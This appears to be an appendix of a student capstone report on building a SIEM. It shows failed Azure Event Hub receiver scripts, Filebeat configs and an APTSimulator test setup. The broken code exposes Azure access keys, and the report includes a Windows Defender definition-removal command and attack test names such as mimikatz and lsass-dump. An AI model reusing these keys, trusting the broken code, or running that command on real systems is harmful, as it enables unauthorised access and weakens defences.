    loop.run_until_complete(main())

```

File menu: Wrote 52 lines

Standard toolbar: Get Help, Write Out, Where Is, Cut Text, Justify, Cur Pos, Prev Page, First Line, Where Is Next, Indent Text, Undo; Read File, Replace, Uncut Text, To Linter, Go To Line, Next Page, Last Line, To Bracket, Copy Text, Unindent Text, Redo.

KeyError generated.

```

Prufrock@securityonion:~/Desktop$ sudo nano recv.py
Prufrock@securityonion:~/Desktop$ python3 recv.py
Traceback (most recent call last):
  File "recv.py", line 15, in <module>
    EH_STRING4 = os.environ['Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=listen;SharedAccessKey=kVa3SRntF0XCYMoRvPwgDy5BGusm9d/Gz78c3U906sU=']
  File "/usr/lib/python3.5/os.py", line 725, in __getitem__
    raise KeyError(key) from None
KeyError: 'Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=listen;SharedAccessKey=kVa3SRntF0XCYMoRvPwgDy5BGusm9d/Gz78c3U906sU='
Prufrock@securityonion:~/Desktop$

```

Test 5

```

#!/usr/bin/env python
File: recv.py

import asyncio
from azure.eventhub import EventHubConsumerClient
from azure.eventhub.aio import EventHubConsumerClient
from azure.eventhub.extensions.checkpointstoreblobaio import BlobCheckpointStore
from azure.eventhub.extensions.checkpointstoreblobaio import *

# Event Hub Connection Strings
EH_STRING1 = os.environ["Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=RootManageSharedAccessKey;SharedAccessKey=ZHka7EbJwxt/gj85j+lbr1vP9uRqk1PEWC4ZwDeGzgA="]
EH_STRING2 = os.environ["Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=RootManageSharedAccessKey;SharedAccessKey=d0CMNhD9ExKdxNxVNdjuw4GSx2r35Ft/abAQt6GV="]
EH_STRING3 = os.environ["Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=listen;SharedAccessKey=PaJh0fXVhZtix5/C4lvYIXDrBwfEdN+1lUKPhJD0Ea="]
EH_STRING4 = os.environ["Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=listen;SharedAccessKey=kV3sRntF0XCYMoRvPxg0y5BGusm0d/Gz78c3U906sU="]
EH_STRING5 = os.environ["Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=eventhubinstancemanagepolicy;SharedAccessKey=JLFiR40pi2nq0Pekg5YX9lq5G6neFFOhKi3aF47q0Hg;EntityPath=pawnee"]
EH_STRING6 = os.environ["Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=eventhubinstancemanagepolicy;SharedAccessKey=8see8Cx14jq5iu1icJ38mMgZguexiDrNeS0L1H;EntityPath=pawnee"]
EH_STRING7 = os.environ["Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=eventhubinstancelistenpolicy;SharedAccessKey=z2z+sQ2t2lw5f5dxflsyRjyPj9u2ckN4+xTyRkW;EntityPath=pawnee"]
EH_STRING8 = os.environ["Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=eventhubinstancelistenpolicy;SharedAccessKey=rnDCVfsikeE87lwOzeEosq4m37/nzqy/IO/Qconqy;EntityPath=pawnee"]

# Account Connection Strings
SA_STRING1 = os.environ["DefaultEndpointsProtocol=https;AccountName=securityonionapstone;AccountKey=7zxjBX4M1b0phkD04ah7Z4b0ixpLA85de+1V6+4d5PAu8oFF63MY4Av56d5PlKUDOpIR44ene+;EndpointSuffix=core.windows.net"]
SA_STRING2 = os.environ["DefaultEndpointsProtocol=https;AccountName=securityonioncapstone;AccountKey=l0MEHXubyotIM@InX5guIP3OWQeBMLqhefk4qg2MhQy1FBX1/Jnp157XUO/NYLZ61VQPo41IY6Y21JA-;EndpointSuffix=core.windows.net"]

# EventHub Connection Body
EVENTHUB_CONNECTION_STR = EH_STRING1
STORAGE_CONNECTION_STR = SA_STRING1
BLOB_CONTAINER_NAME = "indiana"

async def on_event(partition_context, event):
    print("Received event from partition: {}".format(partition_context.partition_id))
    await partition_context.update_checkpoint(event)

async def receive(client):
    await client.receive(
        on_event=on_event,
        starting_position="-1",
    )

async def main():
    checkpoint_store = BlobCheckpointStore.from_connection_string(STORAGE_CONNECTION_STR, BLOB_CONTAINER_NAME)
    client = EventHubConsumerClient.from_connection_string(
        EVENTHUB_CONNECTION_STR,
        consumer_group="pawnee",
        checkpoint_store=checkpoint_store,
    )
    sync with client:
        await receive(client)

if __name__ == '__main__':
    loop = asyncio.get_event_loop()
    loop.run_until_complete(main())

```

KeyError generated.

```

prufrock@securityonion:~/Desktop$ sudo nano recv.py
prufrock@securityonion:~/Desktop$ Prufrock@securityonion:~/Desktop$ python3 recv.py
Traceback (most recent call last):
  File "recv.py", line 16, in <module>
    EH_STRING5 = os.environ["Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=eventhubinstancemanagepolicy;SharedAccessKey=JLFiR40pi2nq0Pekg5YX9lq5G6neFFOhKi3aF47q0Hg;EntityPath=pawnee"]
AttributeError: module 'os' has no attribute 'envrion'
prufrock@securityonion:~/Desktop$
```

Test 6

```

#!/usr/bin/env python
File: recv.py

import asyncio
import os
from azure.eventhub import EventHubConsumerClient
from azure.eventhub.extensions.checkpointstoreblobaios import BlobCheckpointStore
from azure.eventhub.extensions.checkpointstoreblobaios import *

# Event Hub Connection Strings
#EH_STRING1 = os.environ["Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=RootManageSharedAccessKey;SharedAccessKey=Zhka7EbJwxt/gj85j+1br1vP9uRgk1PEWC4ZwOeG7gA="]
#EH_STRING2 = os.environ["Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=RootManageSharedAccessKey;SharedAccessKey=d0CMhD9EfAxKpxXMDjuw4GSx2r3Ft/ataQt6GVl="]
#EH_STRING3 = os.environ["Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=listen;SharedAccessKey=PaJhr0FXvhZtixS5/C4lvwIXObbfwEdN+1lUKPHDJD0Ea="]
#EH_STRING4 = os.environ["Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=listen;SharedAccessKey=kV35RntFBXCYMoRvPxgy5BGusm0d/Gz78c3U906sU="]
#EH_STRING5 = os.environ["Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKey=PaJhr0FXvhZtixS5/C4lvwIXObbfwEdN+1lUKPHDJD0Ea="]
#EH_STRING6 = os.environ['Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=evenhubinstancemanagepolicy;SharedAccessKey=Bsqee8CmT4JqSiUmicJJ3BkmRgzguexTdrNe5oLu1M-=;EntityPath=pawnee']
#EH_STRING7 = os.environ['Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=evenhubinstancepolicy;SharedAccessKey=sqee8CmT4JqSiUmicJJ3BkmRgzguexTdrNe5oLu1M-=;EntityPath=pawnee']
#EH_STRING8 = os.environ['Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=evenhubinstancelistenpolicy;SharedAccessKey=rnDCVfsikeE87LWze6sq4m57//7ncqy/FQ/Qonqql=;EntityPath=pawnee']

# Storage Account Connection Strings
SA_STRING1 = os.environ['DefaultEndpointsProtocol=https;AccountName=securityonionapstone;AccountKey=efJxrXV1m1bqghh9dzanZBeuXPtAK85pr1Yb4dPnAgqfFU63H7Y4kVupid5PlXuIDroPcINcAgeg==;EndpointSuffix=']
SA_STRING2 = os.environ['DefaultEndpointsProtocol=https;AccountName=securityonioncapstone;AccountKey=l0MEHXwyotIm0InX05guIP3DWQeBMLqherfk4qzHhQy1FBX1/JNpi57XUD/NVlZ61VQPc0411Y6V21JA==;EndpointSuffix=']

# ScanInt_Poly
VENTHUB_CONNECTION_STR = EH_STRING6
STORAGE_CONNECTION_STR = SA_STRING1
BLOB_CONTAINER_NAME = "indiana"

async def on_event(partition_context, event):
    print("Received event from partition: {}".format(partition_context.partition_id))
    await partition_context.update_checkpoint(event)

async def receive(client):
    await client.receive(
        on_event=on_event,
        starting_position="-1",
    )

async def main():
    checkpoint_store = BlobCheckpointStore.from_connection_string(STORAGE_CONNECTION_STR, BLOB_CONTAINER_NAME)
    client = EventHubConsumerClient.from_connection_string(
        VENTHUB_CONNECTION_STR,
        consumer_group="pawnee",
        checkpoint_store=checkpoint_store,
    )
    async with client:
        await receive(client)

if __name__ == '__main__':
    loop = asyncio.get_event_loop()
    loop.run_until_complete(main())

```

KeyError generated.

```

prufrock@securityonion:~/Desktop$ prufrock@securityonion:~/Desktop$ python3 recv.py
Traceback (most recent call last):
  File "recv.py", line 17, in <module>
    EH_STRING6 = os.environ['Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=evenhubinstancemanagepolicy;SharedAccessKey=Bsqee8CmT4JqSiUmicJJ3BkmRgzguexTdrNe5oLu1M-=;EntityPath=pawnee']
  File "/usr/lib/python3.5/os.py", line 725, in __getitem__
    raise KeyError(key) from None
KeyError: 'Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=evenhubinstancemanagepolicy;SharedAccessKey=Bsqee8CmT4JqSiUmicJJ3BkmRgzguexTdrNe5oLu1M-=;EntityPath=pawnee'
prufrock@securityonion:~/Desktop$
```

Test 7

```

Prufrock@securityonion:~/Desktop
File: recv.py

#!/usr/bin/env python

import asyncio
import os
from azure.eventhub import EventHubConsumerClient
from azure.eventhub.aio import EventHubConsumerClient
from azure.eventhub.extensions.checkpointstoreblobaio import BlobCheckpointStore
from azure.eventhub.extensions.checkpointstoreblobaio import *

# Event Hub Connection Strings
EH_STRING1 = os.environ["Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=RootManageSharedAccessKey;SharedAccessKey=ZhKa7EbJwxt/gj8sj+lbr1vP9uRqkIPEWC4ZwDeGzgA="]
EH_STRING2 = os.environ["Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=RootManageSharedAccessKey;SharedAccessKey=d0CMNu09ExKnxpW0juW46Sx2r35Ft/atbAQt6GVe="]
EH_STRING3 = os.environ["Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=listen;SharedAccessKey=Jh0fXVhZIx5/V4kvIXDbhfEdN+1lUKP0JD0EA="]
EH_STRING4 = os.environ["Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=listen;SharedAccessKey=kV35RntF0XCYMoRvPxgyj50Gu59d/Gz7c3U906sU="]
EH_STRING5 = os.environ["Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKey=JlFr4Op12nqbPekg5Yx1s5G6neff0h13af47qDqG=:EntityPath=pawnee"]
EH_STRING6 = os.environ["Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=eventhubinstancemanagementpolicy;SharedAccessKey=Bsqee8Cv14jG51uMjC73BkmRgrgxexTdNe5oluM=:EntityPath=pawnee"]
EH_STRING7 = os.environ["Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKey=eventhubinstancelistenpolicy;SharedAccessKey=zzE+sQJ2t2m5fdxFsvRzyp/9u2zCh4s+tg/N0k=:EntityPath=pawnee"]
EH_STRING8 = os.environ["Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKey=eventhubinstancelistenpolicy;SharedAccessKey=zmcCVfrske6jLwOzeosq4m37//hzqy/JU_Qconqiq=:EntityPath=pawnee"]

# Storage Account Connection Strings
SA_STRING1 = os.environ["DefaultEndpointsProtocol=https;AccountName=securityonioncapstone;AccountKey=mFJ2xr0XVjhbbqhkPdxahZze0uPLAk05peajYb74d6PnAngFFD63MY4kVu6pldsPLXUDrOpCIRc4geog=:EndpointSuffix=c"]
SA_STRING2 = os.environ["DefaultEndpointsProtocol=https;AccountName=securityonioncapstone;AccountKey=10H6Nxuoy0t1m91NxJ5guIP3jwKAjeBHqqnekrkqz2mQuy1r1Bx1/jNp1s7XUo/HVLzb1VQ#004116yvzJA==;EndpointSuffix=c"]

# Eventlet Body
EVENTHUB_CONNECTION_STR = EH_STRING7
STORAGE_CONNECTION_STR = SA_STRING1
BLOB_CONTAINER_NAME = "indiana"

async def on_event(partition_context, event):
    print("Received event from partition: {}".format(partition_context.partition_id))
    await partition_context.update_checkpoint(event)

async def receive(client):
    await client.receive(
        on_event=on_event,
        starting_position="-1",
    )

async def main():
    checkpoint_store = BlobCheckpointStore.from_connection_string(STORAGE_CONNECTION_STR, BLOB_CONTAINER_NAME)
    client = EventHubConsumerClient.from_connection_string(
        EVENTHUB_CONNECTION_STR,
        consumer_group="perdefault",
        checkpoint_store=checkpoint_store,
    )
    sync with client:
        await receive(client)

if __name__ == '__main__':
    loop = asyncio.get_event_loop()
    loop.run_until_complete(main())

```

KeyError generated.

```

Prufrock@securityonion:~/Desktop$ sudo nano recv.py
Prufrock@securityonion:~/Desktop$ Prufrock@securityonion:~/Desktop$ python3 recv.py
Traceback (most recent call last):
  File "recv.py", line 18, in <module>
    EH_STRING7 = os.environ["Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=eventhubinstancelistenpolicy;SharedAccessKey=zzE+sQJ2t2m5fdxFsvRzyp/9u2zCh4s+tg/N0k=:EntityPath=pawnee"]
  File "/usr/lib/python3.5/os.py", line 725, in __getitem__
    raise KeyError(key) from None
KeyError: 'Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKey=eventhubinstancelistenpolicy;SharedAccessKey=zzE+sQJ2t2m5fdxFsvRzyp/9u2zCh4s+tg/N0k=:EntityPath=pawnee'

```

Test 8

```

Prufrock@securityonion:~/Desktop
File: recv.py

#!/usr/bin/env python

import asyncio
import os
from azure.eventhub.aio import EventHubConsumerClient
from azure.eventhub.aio import *
from azure.eventhub.extensions.checkpointstoreblobaios import BlobCheckpointStore
from azure.eventhub.extensions.checkpointstoreblobaios import *

# Event Hub Connection Strings
EH_STRING1 = os.environ['Endpoint=sb://parksnrec.servicebus.windows.net/SharedAccessKeyName=RootManageSharedAccessKey;SharedAccessKey=ZhKa7EbJwxt/gj85j+1br1vP9uRqk1PEWC4ZwOeGzgA="]
EH_STRING2 = os.environ['Endpoint=sb://parksnrec.servicebus.windows.net/SharedAccessKeyName=RootManageSharedAccessKey;SharedAccessKey=d0CMhD9ExQdxPxVMDju46Sx2r3Ft/ataQt66Ve="]
EH_STRING3 = os.environ['Endpoint=sb://parksnrec.servicebus.windows.net/SharedAccessKeyName=listen;SharedAccessKey=PaJhr0FXvhZtixS/C4lvkIXbDrwfEdN+1lUKPHDJD0Ea="]
EH_STRING4 = os.environ['Endpoint=sb://parksnrec.servicebus.windows.net/SharedAccessKeyName=listen;SharedAccessKey=kV3sRntF8XCYMoRvPxg05BGusm9d/Gz78c3U906sU="]
EH_STRING5 = os.environ['Endpoint=sb://parksnrec.servicebus.windows.net/SharedAccessKeyName=evthubinstancemanagepolicy;SharedAccessKey=jLFIR4Op12nqPekgPyx0lg56neff0h13af47qdqg=;EntityPath=pawnee']
EH_STRING6 = os.environ['Endpoint=sb://parksnrec.servicebus.windows.net/SharedAccessKeyName=evthubinstancemanagepolicy;SharedAccessKey=Bsqee8XHt4qsluM1CJ38kmRgguxTdrNeSoluM=;EntityPath=pawnee']
EH_STRING7 = os.environ['Endpoint=sb://parksnrec.servicebus.windows.net/SharedAccessKeyName=evthubinstancelistenpolicy;SharedAccessKey=2xE+o32r2MNSfdGFlsvRzcyp/0N2ckRhRx4ty7R0k=;EntityPath=pawnee']
EH_STRING8 = os.environ['Endpoint=sb://parksnrec.servicebus.windows.net/SharedAccessKeyName=evthubinstancelistenpolicy;SharedAccessKey=cm0CVfSiNE8fLh02ee0s94m37/nzqy/fD/Qxonqy=;EntityPath=pawnee']

# Shared Access Connection Strings
SA_STRING1 = os.environ['DefaultEndpointsProtocol=https;AccountName=securityonioncapstone;AccountKey=mJ2xr0XWMI1b0qhkDzah2ZeBuxPLAK0pf+1Yb74d6PnAqgfF063MY4kVuopl5PlxUfDroPcIR4ageng=;EndpointSuffix=']
SA_STRING2 = os.environ['DefaultEndpointsProtocol=https;AccountName=securityonioncapstone;AccountKey=l0MEHxwyotIM0InX05guIP3DWQeBMLqquefk4qzHqY1FBX1/JNp1s7XUD/NVlZ61VQPo411Y6V21JA=;EndpointSuffix=c']

# Script Body
EVENTHUB_CONNECTION_STR = EH_STRING8
STORAGE_CONNECTION_STR = SA_STRING1
BLOB_CONTAINER_NAME = "indiana"

async def on_event(partition_context, event):
    print("Received event from partition: {}.".format(partition_context.partition_id))
    await partition_context.update_checkpoint(event)

async def receive(client):
    await client.receive(
        on_event=on_event,
        starting_position="-1",
    )

async def main():
    checkpoint_store = BlobCheckpointStore.from_connection_string(STORAGE_CONNECTION_STR, BLOB_CONTAINER_NAME)
    client = EventHubConsumerClient.from_connection_string(
        EVENTHUB_CONNECTION_STR,
        consumer_group="partition",
        checkpoint_store=checkpoint_store,
    )
    async with client:
        await receive(client)

if __name__ == '__main__':
    loop = asyncio.get_event_loop()
    loop.run_until_complete(main())

```

Key Error generated.

```

Prufrock@securityonion:~/Desktop$ sudo nano recv.py
Prufrock@securityonion:~/Desktop$ python3 recv.py
Traceback (most recent call last):
  File "recv.py", line 19, in <module>
    EH_STRING8 = os.environ['Endpoint=sb://parksnrec.servicebus.windows.net/SharedAccessKeyName=Eventhubinstancelistenpolicy;SharedAccessKey=znMDCVfs1KE67LWD2e0sq4m37/7nzqy/fD/Qxonqy=;EntityPath=pawnee']
  File "/usr/lib/python3.5/os.py", line 725, in __getitem__
    raise KeyError(key) from None
KeyError: 'Endpoint=sb://parksnrec.servicebus.windows.net/SharedAccessKeyName=Eventhubinstancelistenpolicy;SharedAccessKey=znMDCVfs1KE67LWD2e0sq4m37/7nzqy/fD/Qxonqy=;EntityPath=pawnee'

```

Since the strings that seem to be causing the KeyError are the event hub strings and not the storage strings, the second half of the test was not conducted as the Python interpreter will throw the same errors once it reaches the event hub connection string.

Thus, despite much trial and error, this methodology did not produce any success. Although the Microsoft documentation recommends using SDKs, this method has proved to not be user friendly and after much testing, it is not quite clear what the issue is. We speculate that there are some issues with the APIs that disallow a connection to be established.

6.7 Filebeat Configuration File

```
#####
# Filebeat Configuration Example #####
#####

# This file is an example configuration file highlighting only the most common
# options. The filebeat.reference.yml file from the same directory contains all the
# supported options with more comments. You can use it as a reference.
#
# You can find the full configuration reference here:
# https://www.elastic.co/guide/en/beats/filebeat/index.html

# For more available modules and options, please see the filebeat.reference.yml sample
# configuration file.

# ===== Filebeat inputs =====

filebeat.inputs:

# Each - is an input. Most options can be set at the input level, so
# you can use different inputs for various configurations.
# Below are the input specific configurations.

- type: azure-eventhub
  eventhub: "azure_logs"
  consumer_group: "$Default"
  connection_string:
    "Endpoint=sb://siemcapstone.servicebus.windows.net/;SharedAccessKeyName=listen;SharedAccessKey
    =seUOCwNzMMd1PtrhlcDXpVbjSN6wDppEuE5f5qVSIBY=;EntityPath=azure_logs"
    storage_account: "prufrock"
    storage_account_key:
      "qHBmIaKYSLtV6H6XZkwIdR8ltSwftRJdBDUP23fXf1Ax065ct8eQfKBBouEQ3fbEJJ+r+R/prc0Mlw3RyxFldg=="
    storage_account_container: "checkpoints"

    # Change to true to enable this input configuration.
    enabled: true

    # Paths that should be crawled and fetched. Glob based paths.
    #paths:
    #  #- /var/log/*.log
    #  #- c:\programdata\elasticsearch\logs\*

    # Exclude lines. A list of regular expressions to match. It drops the lines that are
    # matching any regular expression from the list.
    #exclude_lines: ['^DBG']
```

```

# Include lines. A list of regular expressions to match. It exports the lines that are
# matching any regular expression from the list.
#include_lines: ['^ERR', '^WARN']

# Exclude files. A list of regular expressions to match. Filebeat drops the files that
# are matching any regular expression from the list. By default, no files are dropped.
#exclude_files: ['.gz$']

# Optional additional fields. These fields can be freely picked
# to add additional information to the crawled log files for filtering
#fields:
#  level: debug
#  review: 1

#### Multiline options

# Multiline can be used for log messages spanning multiple lines. This is common
# for Java Stack Traces or C-Line Continuation

# The regexp Pattern that has to be matched. The example pattern matches all lines starting
with [
#multiline.pattern: ^\[

# Defines if the pattern set under pattern should be negated or not. Default is false.
#multiline.negate: false

# Match can be set to "after" or "before". It is used to define if lines should be append to
a pattern
# that was (not) matched before or after or as long as a pattern is not matched based on
negate.
# Note: After is the equivalent to previous and before is the equivalent to to next in
Logstash
#multiline.match: after

# ====== Filebeat modules =====

filebeat.config.modules:
  # Glob pattern for configuration loading
  path: ${path.config}/modules.d/*.yml

  # Set to true to enable config reloading
  reload.enabled: false

  # Period on which files under path should be checked for changes

```

```
#reload.period: 10s

# ===== Elasticsearch template setting =====

setup.template.settings:
  index.number_of_shards: 1
  #index.codec: best_compression
  #_source.enabled: false


# ===== General =====

# The name of the shipper that publishes the network data. It can be used to group
# all the transactions sent by a single shipper in the web interface.
#name:

# The tags of the shipper are included in their own field with each
# transaction published.
#tags: ["service-X", "web-tier"]

# Optional fields that you can specify to add additional information to the
# output.
#fields:
# env: staging


# ===== Dashboards =====

# These settings control loading the sample dashboards to the Kibana index. Loading
# the dashboards is disabled by default and can be enabled either by setting the
# options here or by using the `setup` command.
#setup.dashboards.enabled: false

# The URL from where to download the dashboards archive. By default this URL
# has a value which is computed based on the Beat name and version. For released
# versions, this URL points to the dashboard archive on the artifacts.elastic.co
# website.
#setup.dashboards.url:


# ===== Kibana =====

# Starting with Beats version 6.0.0, the dashboards are loaded via the Kibana API.
# This requires a Kibana endpoint configuration.
setup.kibana:

  # Kibana Host
  # Scheme and port can be left out and will be set to the default (http and 5601)
```

```
# In case you specify an additional path, the scheme is required:  
http://localhost:5601/path  
# IPv6 addresses should always be defined as: https://[2001:db8::1]:5601  
#host: "localhost:5601"  
  
# Kibana Space ID  
# ID of the Kibana Space into which the dashboards should be loaded. By default,  
# the Default Space will be used.  
#space.id:  
  
# ===== Elastic Cloud =====  
  
# These settings simplify using Filebeat with the Elastic Cloud (https://cloud.elastic.co/).  
  
# The cloud.id setting overwrites the `output.elasticsearch.hosts` and  
# `setup.kibana.host` options.  
# You can find the `cloud.id` in the Elastic Cloud web UI.  
#cloud.id:  
  
# The cloud.auth setting overwrites the `output.elasticsearch.username` and  
# `output.elasticsearch.password` settings. The format is `<user>:<pass>`.  
#cloud.auth:  
  
# ===== Outputs =====  
  
# Configure what output to use when sending the data collected by the beat.  
  
# ----- Elasticsearch Output -----  
output.elasticsearch:  
    # Array of hosts to connect to.  
    hosts: ["10.0.0.6:9200"]  
  
    # Protocol - either `http` (default) or `https`.  
    #protocol: "https"  
  
    # Authentication credentials - either API key or username/password.  
    #api_key: "id:api_key"  
    #username: "elastic"  
    #password: "changeme"  
  
# ----- Logstash Output -----  
#output.logstash:  
    # The Logstash hosts  
    #hosts: ["localhost:5044"]
```

```

# Optional SSL. By default is off.
# List of root certificates for HTTPS server verifications
#ssl.certificateAuthorities: ["/etc/pki/root/ca.pem"]

# Certificate for SSL client authentication
#ssl.certificate: "/etc/pki/client/cert.pem"

# Client Certificate Key
#ssl.key: "/etc/pki/client/cert.key"

# ===== Processors =====

# Configure processors to enhance or manipulate events generated by the beat.

processors:
  - add_host_metadata: ~
  - add_cloud_metadata: ~
  - add_docker_metadata: ~
  - add_kubernetes_metadata: ~

# ===== Logging =====

# Sets log level. The default log level is info.
# Available log levels are: error, warning, info, debug
#logging.level: debug

# At debug level, you can selectively enable logging only for some components.
# To enable all selectors use ["*"]. Examples of other selectors are "beat",
# "publish", "service".
#logging.selectors: ["*"]

# ===== X-Pack Monitoring =====
# Filebeat can export internal metrics to a central Elasticsearch monitoring
# cluster. This requires xpack monitoring to be enabled in Elasticsearch. The
# reporting is disabled by default.

# Set to true to enable the monitoring reporter.
#monitoring.enabled: false

# Sets the UUID of the Elasticsearch cluster under which monitoring data for this
# Filebeat instance will appear in the Stack Monitoring UI. If output.elasticsearch
# is enabled, the UUID is derived from the Elasticsearch cluster referenced by
#output.elasticsearch.

#monitoring.cluster_uuid:

```

```
# Uncomment to send the metrics to Elasticsearch. Most settings from the
# Elasticsearch output are accepted here as well.
# Note that the settings should point to your Elasticsearch *monitoring* cluster.
# Any setting that is not set is automatically inherited from the Elasticsearch
# output configuration, so if you have the Elasticsearch output configured such
# that it is pointing to your Elasticsearch monitoring cluster, you can simply
# uncomment the following line.
#monitoring.elasticsearch:

# ===== Migration =====

# This allows to enable 6.7 migration aliases
#migration.6_to_7.enabled: true
```

6.8 Filebeat Azure Module Configuration File

```
# Module: azure
# Docs: https://www.elastic.co/guide/en/beats/filebeat/7.8/filebeat-module-azure.html

- module: azure
  # All logs
  activitylogs:
    enabled: true
    var:
      # eventhub name containing the activity logs, overwrite the default value if the logs
      # are exported in a different eventhub
      eventhub: "azure_logs"
      # consumer group name that has access to the event hub, we advise creating a dedicated
      # consumer group for the azure module
      consumer_group: "$Default"
      # the connection string required to communicate with Event Hubs, steps to generate one
      # here https://docs.microsoft.com/en-us/azure/event-hubs/event-hubs-get-connection-string
      connection_string:
        "Endpoint=sb://siemcapstone.servicebus.windows.net/;SharedAccessKeyName=listen;SharedAccessKey
        =seUOCwNzMMD1PtrhlcDXpVbjSN6wDppEuE5f5qVSIBY=;EntityPath=azure_logs"
      # the name of the storage account the state/offsets will be stored and updated
      storage_account: "prufrock"
      # the storage account key, this key will be used to authorize access to data in your
      # storage account
      storage_account_key:
        "qHBmIaKYSLtv6H6XZkwIdR8ltSwftRJdBDUP23fXf1Ax065ct8eQfKBBouEQ3fbEJJ+r+R/prc0Mlw3RyxFldg=="

  auditlogs:
    enabled: true
    var:
      eventhub: "azure_logs"
      consumer_group: "$Default"
      connection_string:
        "Endpoint=sb://siemcapstone.servicebus.windows.net/;SharedAccessKeyName=listen;SharedAccessKey
        =seUOCwNzMMD1PtrhlcDXpVbjSN6wDppEuE5f5qVSIBY=;EntityPath=azure_logs"
      storage_account: "prufrock"
      storage_account_key:
        "qHBmIaKYSLtv6H6XZkwIdR8ltSwftRJdBDUP23fXf1Ax065ct8eQfKBBouEQ3fbEJJ+r+R/prc0Mlw3RyxFldg=="

  signinlogs:
    enabled: true
    var:
      eventhub: "azure_logs"
      consumer_group: "$Default"
```

```
connection_string:  
"Endpoint=sb://siemcapstone.servicebus.windows.net/;SharedAccessKeyName=listen;SharedAccessKey  
=seUOCwNzMMy1PTrh1cDXpVbjSN6wDppEuE5f5qVSIBY=;EntityPath=azure_logs"  
storage_account: "prufrock"  
storage_account_key:  
"qHBmIaKYSLtV6H6XZkwIdR8ltSwftRJdBDUP23fXf1Ax065ct8eQfKBBouEQ3fbEJJ+r+R/prc0Mlw3RyxFldg=="
```

6.9 Testing Sysmon Configuration with a Threat Simulator

The threat simulator used is called ATPSimulator. Windows Defender was shut down to limit interruptions.

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.17134.1550]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd\

C:\>cd "Program Files"

C:\Program Files>cd "Windows Defender"

C:\Program Files\Windows Defender>MpCmdRun.exe -RemoveDefinitions -All

Service Version: 4.18.2005.5
Engine Version: 1.1.17200.2
AntiSpyware Signature Version: 1.319.584.0
AntiVirus Signature Version: 1.319.584.0

Starting engine and signature rollback to none...
Done!

C:\Program Files\Windows Defender>cd C:\Users\ElaineBenes\Downloads\APTSimulator-master

C:\Users\ElaineBenes\Downloads\APTSimulator-master>cd APTSimulator-master

C:\Users\ElaineBenes\Downloads\APTSimulator-master\APTSimulator-master>build.bat
'build.bat' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\ElaineBenes\Downloads\APTSimulator-master\APTSimulator-master>build.bat
'build.bat' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\ElaineBenes\Downloads\APTSimulator-master\APTSimulator-master>build.bat
```

The ATPSimulator was then downloaded, unpacked, and installed.

```
Directory of C:\Users\ElaineBenes\Downloads\APTSimulator-master\APTSimulator-master

07/01/2020  01:11 PM    <DIR>          .
07/01/2020  01:11 PM    <DIR>          ..
07/01/2020  01:11 PM            114 .gitattributes
07/01/2020  01:11 PM            61 .gitignore
07/01/2020  01:11 PM            5,007 APTSimulator.bat
07/01/2020  01:11 PM            890 build_pack.bat
07/01/2020  01:11 PM    <DIR>          download
07/01/2020  01:11 PM    <DIR>          helpers
07/01/2020  01:11 PM            1,077 LICENSE
07/01/2020  01:11 PM    <DIR>          licenses
07/01/2020  01:11 PM            10,343 README.md
07/01/2020  01:11 PM    <DIR>          screenshots
07/01/2020  01:11 PM    <DIR>          test-sets
07/01/2020  01:12 PM    <DIR>          toolset
07/01/2020  01:11 PM            473 welcome.txt
07/01/2020  01:11 PM    <DIR>          workfiles
               7 File(s)           17,965 bytes
               9 Dir(s)  38,338,154,496 bytes free
```

```
.\test-sets\credential-access\lsass-dump.bat
.\test-sets\credential-access\mimikatz-1.bat
.\test-sets\credential-access\wce-1.bat
.\test-sets\defense-evasion\active-guest-account-admin.bat
.\test-sets\defense-evasion\fake-system-file.bat
.\test-sets\defense-evasion\hosts-manipulation.bat
.\test-sets\defense-evasion\js-dropper.bat
.\test-sets\defense-evasion\obfuscation1.bat
.\test-sets\discovery\nbtscan.bat
.\test-sets\discovery\recon-cmd-activity.bat
.\test-sets\execution\psexec.bat
.\test-sets\execution\remote-exe-tools.bat
.\test-sets\lateral-movement\lateral-movement.bat
.\test-sets\persistence\at-jobs.bat
.\test-sets\persistence\run-key.bat
.\test-sets\persistence\schtasks-xml.bat
.\test-sets\persistence\schtasks.bat
.\test-sets\persistence\sticky-key-backdoor.bat
.\test-sets\persistence\userinit-mpr-logonscript.bat
.\test-sets\persistence\web-shells.bat
.\test-sets\persistence\wmi-backdoor.bat
.\test-sets\privilege-escalation\privilege-escalation.bat
28 File(s) copied
```

```
